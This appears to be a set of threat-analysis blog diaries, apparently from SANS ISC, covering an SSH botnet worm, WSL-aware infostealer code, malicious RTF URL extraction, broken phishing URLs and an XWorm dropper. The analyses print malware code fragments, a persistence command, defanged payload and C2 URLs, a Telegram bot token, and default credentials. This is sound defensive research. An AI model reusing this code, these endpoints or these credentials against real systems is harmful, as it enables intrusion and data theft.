
Figure 2: AIKG Gemma 3:27b result from CISA advisory
Shocking absolutely no one, we immediately encapsulate actor activity specific to credential access and influence operations via shell commands, Active Directory commands, and PowerShell commands. The conclusive connection is drawn however as threat actors –> targets –> defense industry. Ya think? ;-) In the advisory, see Description of Targets, including defense industry, as well as Initial Access TTPs, including credential guessing and brute force, and finally Post-Compromise TTPs and Exfiltration regarding various shell and AD commands. As a security professional reading this treatise, its reasonable to assume you’ve read a CISA Cybersecurity Advisory before. As such, its also reasonable to assume you’ll agree that knowledge graph generation from a highly dense, content rich collection of IOCs and behaviors is highly useful. I intend to work with my workplace ML team to further incorporate the principles explored herein as part of our context and enrichment generation practices. I suggest you consider the same if you have the opportunity. While SPO triplets, aka semantic triples, are most often associated with search engine optimization (SEO), their use, coupled with LLM power, really shines for threat intelligence applications.
Cheers…until next time.
Four Seconds to Botnet - Analyzing a Self Propagating SSH Worm with Cryptographically Signed C2 [Guest Diary]
14.2.26 SOURCE: SANS
[This is a Guest Diary by Johnathan Husch, an ISC intern as part of the SANS.edu BACS program]
Weak SSH passwords remain one of the most consistently exploited attack surfaces on the Internet. Even today, botnet operators continue to deploy credential stuffing malware that is capable of performing a full compromise of Linux systems in seconds.
During this internship, my DShield sensor captured a complete attack sequence involving a self-spreading SSH worm that combines:
-
Credential brute forcing
- Multi-stage malware execution
- Persistent backdoor creation
- IRC-based command and control
- Digitally signed command verification
- Automated lateral movement using Zmap and sshpass
Timeline of the Compromise
08:24:13 Attacker connects (83.135.10.12)
08:24:14 Brute-force success (pi / raspberryraspberry993311)
08:24:15 Malware uploaded via SCP (4.7 KB bash script)
08:24:16 Malware executed and persistence established
08:24:17 Attacker disconnects; worm begins C2 check-in and scanning

Figure 1: Network diagram of observed attack
Authentication Activity
The attack originated from 83.135.10.12, which traces back to Versatel
Deutschland, an ISP in Germany [1].
The threat actor connected using the following SSH client:
SSH-2.0-OpenSSH_8.4p1 Raspbian-5+b1
HASSH: ae8bd7dd09970555aa4c6ed22adbbf56
The 'raspbian' strongly suggests that the attack is coming from an already
compromised Raspberry Pi.
Post Compromise Behavior
Once the threat actor was authenticated, they immediately uploaded a small
malicious bash script and executed it.
Below is the attackers post exploitation sequence:

The uploaded and executed script was a 4.7KB bash script captured by the DShield sensor. The script performs a full botnet lifecycle. The first action the script takes is establishing persistence by performing the following:

The threat actor then kills the processes for any competitors malware and alters the hosts file to add a known C2 server [2] as the loopback address
C2 Established
Interestingly, an embedded RSA key was active and was used to verify commands from the C2 operator. The script then joins 6 IRC networks and connects to one IRC channel: #biret
Once connected, the C2 server finishes enrollment by opening a TCP connection, registering the nickname of the device and completes registration. From here, the C2 performs life checks of the device by quite literally playing ping pong with itself. If the C2 server sends down "PING", then the compromised device must send back "PONG".
Lateral Movement and Worm Propagation
Once the C2 server confirms connectivity to the compromised device, we see the tools zmap and sshpass get installed. The device then conducts a zmap scan on 100,000 random IP addresses looking for a device with port 22 (SSH) open. For each vulnerable device, the worm attempts two sets of credentials:
-
pi / raspberry
- pi / raspberryraspberry993311
Upon successful authentication, the whole process begins again.
While a cryptominer was not installed during this attack chain, the C2 server
would most likely send down a command to install one based on the script killing
processes for competing botnets and miners.
Why Does This Attack Matter
This attack in particular teaches defenders a few lessons:
Weak passwords can result in compromised systems. The attack was successful as a
result of enabled default credentials; a lack of key based authentication and
brute force protection being configured.
IoT Devices are ideal botnet targets. These devices are frequently left exposed
to the internet with the default credentials still active.
Worms like this can spread both quickly and quietly. This entire attack chain
took under 4 seconds and began scanning for other vulnerable devices immediately
after.
How To Combat These Attacks
To prevent similar compromises, organizations could:
-
Disable password authentication and use SSH keys only
- Remove the default pi user on raspberry pi devices
- Enable and configure fail2ban
- Implement network segmentation on IoT devices
Conclusion
This incident demonstrates how a raspberry pi device with no security configurations can be converted into a fully weaponized botnet zombie. It serves as a reminder that security hardening is essential, even for small Linux devices and hobbyist systems.
WSL in the Malware Ecosystem
13.2.26 SOURCE: SANS
WSL or “Windows Subsystem Linux”[1] is a feature in the Microsoft Windows ecosystem that allows users to run a real Linux environment directly inside Windows without needing a traditional virtual machine or dual boot setup. The latest version, WSL2, runs a lightweight virtualized Linux kernel for better compatibility and performance, making it especially useful for development, DevOps, and cybersecurity workflows where Linux tooling is essential but Windows remains the primary operating system. It was introduced a few years ago (2016) as part of Windows 10.
WSL can be compared to a LOLBIN (living-off-the-land) because it’s implemented by Microsoft and allow many interesting operations. Attackers can drop Linux tools inside the WSL rootfs and execute it! Here is a quick example.
You can access the WSL root filesystem through the “\\wsl$” share name:
Once you copy a file into this directory, it becomes available in WSL:
The test.sh file is just a simple shell script.
But, more interesting, you can execute it from Windows too:
Pretty cool isn't it?
I found a malware sample that checks for the presence of WSL in its code. Written in JavaScript, it first implement a method called is_wsl():
"is_wsl":
() => {
if (process.env.WSL_DISTRO_NAME) {
return true;
}
try {
if (fs.existsSync("/proc/version")) {
const I = fs.readFileSync("/proc/version", "utf8");
if (I.toLowerCase().includes("microsoft") || I.toLowerCase().includes("wsl")) {
return true;
}
}
} catch (S) {}
return false;
},
Another interesting one is get_wu() that will retrieve the username:
"get_wu":
() => {
try {
const I = execSync("cmd.exe /c echo %USERNAME%", {
"encoding": "utf8"
}).trim();
if (I && I.length > 0 && !I.includes("%USERNAME%")) {
return I;
}
} catch (g) {}
try {
if (fs.existsSync("/mnt/c/Users")) {
const Y = fs.readdirSync("/mnt/c/Users", {
"withFileTypes": true
});
const w = ["Public", "Default", "All Users", "Default User"];
for (const u of Y) {
if (u.isDirectory() && !w.includes(u.name)) {
return u.name;
}
}
}
} catch (M) {}
return process.env.USERNAME || process.env.USER || null;
},
And later in the code:
if
(is_wsl()) {
const windowsUsername = get_wu();
if (windowsUsername) {
return getWindowsBrowserPaths(windowsUsername);
}
}
If WSL is used, the /mnt directory is added in the list of interesting directories to process. This mount point provides indeed access to the host drives (C, D, ...)
if
(is_wsl()) {
priorityDirs.push(\"/mnt\");
}
The malware sample is "ottercookie-socketScript-module-3.js" (SHA256:f44c2169250f86c8b42ec74616eacb08310ccc81ca9612eb68d23dc8715d7370). It's an Cryxos trojan with infosteaker capabilities.
Quick Howto: Extract URLs from RTF files
13.2.26 SOURCE: SANS
Malicious RTF (Rich Text Format) documents are back in the news with the exploitation of CVE-2026-21509 by APT28.
The malicious RTF documents BULLETEN_H.doc and Consultation_Topics_Ukraine(Final).doc mentioned in the news are RTF files (despite their .doc extension, a common trick used by threat actors).
Here is a quick tip to extract URLs from RTF files. Use the following command:
rtfdump.py -j -C SAMPLE.vir | strings.py --jsoninput | re-search.py -n url -u -F officeurls

BTW, if you are curious, this is how that document looks like when opened:

Let me break down the command:
rtfdump.py -j -C SAMPLE.vir: this parses RTF file SAMPLE.vir and produces JSON
output with the content of all the items found in the RTF document. Option -C
make that all combinations are included in the JSON data: the item itself, the
hex-decoded item (-H) and the hex-decoded and shifted item (-H -S). So per item
found inside the RTF file, 3 entries are produced in the JSON data.
strings.py --jsoninput: this takes the JSON data produced by rtfdump.py and
extract all strings
re-search.py -n url -u -F officeurls: this extracts all URLs (-n url) found in
the strings produced by strings.py, performs a deduplication (-u) and filters
out all URLs linked to Office document definitions (-F officeurls)
So I have found one domain (wellnesscaremed) and one private IP address (192.168...). What I then like to do, is search for these keywords in the string list, like this:

If found extra IOCs: a UNC and a "malformed" URL. The URL has it's hostname followed by @ssl. This is not according to standards. @ can be used to introduce credentials, but then it has to come in front of the hostname, not behind it. So that's not the case here. More on this later.
Here are the results for the other document:

Notice that this time, we have @80.
I believe that this @ notation is used by Microsoft to provide the portnumber when WebDAV requests are made (via UNC). If you know more about this, please post a comment.
In an upcoming diary, I will show how to extract URLs from ZIP files embedded in the objects in these RTF files.
Broken Phishing URLs
13.2.26 SOURCE: SANS
For a few days, many phishing emails that landed into my mailbox contain strange URLs. They are classic emails asking you to open a document, verify your pending emails, …
But the format of the URLs is broken! In a URL, parameters are extra pieces of information added after a question mark (?) to tell a website more details about a request; they are written as name=value pairs (for example “email=user@domain”), and multiple parameters are separated by an ampersand (&).
Here are some examples of detected URLs:
hxxps://cooha0720[.]7407cyan[.]workers[.]dev/?dC=handlers@isc[.]sans[.]edu&*(Df
hxxps://calcec7[.]61minimal[.]workers[.]dev/?wia=handlers@isc[.]sans[.]edu&*(chgd
hxxps://couraol-02717[.]netlify[.]app/?dP=handlers@isc[.]sans[.]edu&*(TemP
hxxps://shiny-lab-a6ef[.]tcvtxt[.]workers.dev/?kpv=handlers@isc[.]sans[.]edu&*(lIi
You can see that the parameters are broken… “&*(Df” is invalid! It’s not an issue for browsers that will just ignore these malformed parameters, so the malicious website will be visited.
I did not see this for a while but it seems that the technique is back on stage. Threat actors implement this to break security controls. Many of them assume a “key=value" format. It may also break regex-based detectionn, URL normalization routines or IOC extraction pipelines…
Of course, we can track such URLs using a regex to extract the last param:
 ???????
Malicious Script Delivering More Maliciousness
12.2.26 SANS
Today, I received an interesting email with a malicious attachment. When I had a look at the automatic scan results, it seemed to be a malicious script to create a Chrome Injector to steal data. Because InfoStealers are very common these days, it looked “legit” but there was something different. The .bat file looks to be a fork of the one found in many GitHub repositories[1].
When the regular script is completed, it jumps to :EndScript:
goto :EndScript
A call to :show_msgbox was added at the script end:
:EndScript
endlocal
call :show_msgbox
exit /b
Then, the magic begins. A payload is obfuscated with junk characters:

Very common techniques, the string is poluted with junk
characters. It’s a chunk of Base64-encode data that is executed through a
PowerShell:
It fetches a payload from hxxps://uniworldrivercruises-co[.]uk/optimized_MSI.png. This is a real picture:

But when some “fun” at the end. The next payload is delimited (and extracted) using the tags “BaseStart-” and “-BaseEnd”:
It’s a shell code that is invoked with the following parameters:
'==gN1V3dl5UQy8SZslmZvkGch9SbvNmLulWYyRGblhXaw9yL6MHc0RHa','0','C:\Users\Public\Downloads\','VHkaJZD8Iq','appidtel','1','appidtel','1',
'hxxp://178[.]16[.]53[.]209/buildingmoney.txt','C:\Users\Public\Downloads\','VHkaJZD8Iq','bat','1','0','4spTcCaYQA','0','','',''
The URL points to another payload. When I tried to decode it (it was Base64 encode and reversed), I could not automatically decode it because there was weird (non hex) characters in the string. Thanks to ChatGPT, I decoded it with the following piece of Python script:
from pathlib import Path
import re
import binascii

input_file = Path("payload.txt")
output_file = Path("payload.bin")

raw = input_file.read_bytes()
ascii_data = raw.decode("ascii", errors="ignore")

# Keep only hex characters!!
clean_hex = re.sub(r"[^0-9a-fA-F]", "", ascii_data)
if len(clean_hex) % 2 != 0:
    raise ValueError("Odd-length hex string after cleanup")

clean_hex = clean_hex[::-1]
binary = binascii.unhexlify(clean_hex)
output_file.write_bytes(binary)

print(f"[+] Decoded {len(binary)} bytes to {output_file}")
The decoded payload (SHA256:d99318c9b254b4fa5bf6f1dd15996dd50be0676dd84e822503fd273316eb9ba7) is a .Net program. It implements persistence through a scheduled task:
C:\Windows\System32\schtasks.exe" /create /f /sc minute /mo 1 /tn "Chromiumx2" /tr "C:\Users\admin\AppData\Roaming\Chromiumx2.exe
And uses Telegram as C2:
hxxps://api[.]telegram[.]org/bot7409572452:AAGp8Ak5bqZu2IkEdggJaz2mnMYRTkTjv-U/sendMessage?chat_id=6870183115&text=%E2%98%A0%20%5BXWorm%20V7.0%20@XCoderTools%5D%
0D%0A%0D%0ANew%20CLient%20:%20%0D%0ACAECEB6F4379122BA468%0D%0A%0D%0AUserName%20:%20admin%0D%0AOSFullName%20:
%20Microsoft%20Windows%2010%20Pro%0D%0AUSB%20:%20False%0D%0ACPU%20:%20AMD%20Ryzen%205%203500%206-Core%20Processor%0D%0AGPU%20:%20Microsoft%20Basic%20Display%
20Adapter%20%0D%0ARAM%20:%205.99%20GB%0D%0AGroup%20:%20XWorm%20V7.1
It's another piece of XWorm! Interesting way to drop the trojan in another malicious script...